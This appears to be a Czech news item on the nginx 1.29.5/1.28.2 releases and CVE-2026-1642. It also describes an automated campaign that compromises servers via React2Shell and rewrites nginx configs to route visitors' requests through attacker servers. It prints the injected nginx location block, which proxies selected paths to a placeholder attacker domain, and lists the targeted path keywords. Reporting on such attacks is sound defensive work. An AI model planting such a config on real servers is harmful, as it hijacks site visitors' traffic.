

Byla vydána hlavní verze nginx 1.29.5, v rámci které pokračuje rozvoj nových funkcí, a také byla vydána paralelně podporovaná stabilní verze nginx 1.28.2, do které jsou přidávány pouze změny související s odstraněním závažných chyb a zranitelností. V aktualizacích byla odstraněna zranitelnost (CVE-2026-1642), která umožňuje útočníkovi, jenž má možnost se vměšovat (MITM) do komunikačního kanálu mezi nginx a upstream serverem, podstrčit odpovědi zasílané klientovi. Tento problém se týká konfigurací, které proxyují požadavky (HTTP 1.x, HTTP/2, gRPC nebo uWSGI) na nadřazený server s využitím šifrování TLS.
Kromě zranitelnosti ve verzi 1.29.5 byl snížen úroveň logování SSL chyb „ech_required“ z „crit“ na „info“ a bylo vyřešeno několik problémů: odstraněn přístup k již uvolněné paměti (use-after-free) po přepnutí na další gRPC nebo HTTP/2 backend; byl vyřešen problém s odesláním neplatného HTTP/2 požadavku po přepnutí na další upstream server; opraveno nekontrolované zvětšování velikosti odpovědi s více rozsahy; byla zajištěna správná proměnná HTTP_HOST při proxyování na backendy FastCGI, SCGI a uwsgi.

Dále lze zmínit zjištění automatizovaného útoku, který po úspěšném hacknutí servery omezuje se změnou konfigurace nginx. Hackování se provádí prostřednictvím neopravitelné zranitelnosti React2Shell ve serverových komponentech React na systémech s řídícími panely hostingu., jako je Baota (BT). Změny prováděné v konfiguraci nginx přesměrovávaly požadavky na obsluhované weby na server útočníků, který prováděl podstrčení škodlivých změn do odpovědí odesílaných uživateli. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Tímto způsobem se místo instalace rootkitů nebo malwaru na server organizuje útok na klienty, kteří otevírají webovou stránku hostovanou na serveru, aniž by došlo k přímé změně komponentů stránky na serveru. útok je především zaměřen na odchytávání provozu domén asijských zemí, jakož i domén *.edu a *.gov. Přes server útočníků jsou přesměrovávány selektivní dotazy, například obsahující v cestách slova „pg“, „pgslot“, „slot“, „game“, „casino“, „live“, „help“, „news“, „page“, „blog“, „about“, „support“ a „info“. Útok je prováděn automatizovaně s využitím nástrojů, které vyhledávají a analyzují konfiguraci nginx, vybírají a nahrazují šablonu nastavení, restartují nginx a kontrolují funkčnost změněné verze.
Zdroj: opennet.ru
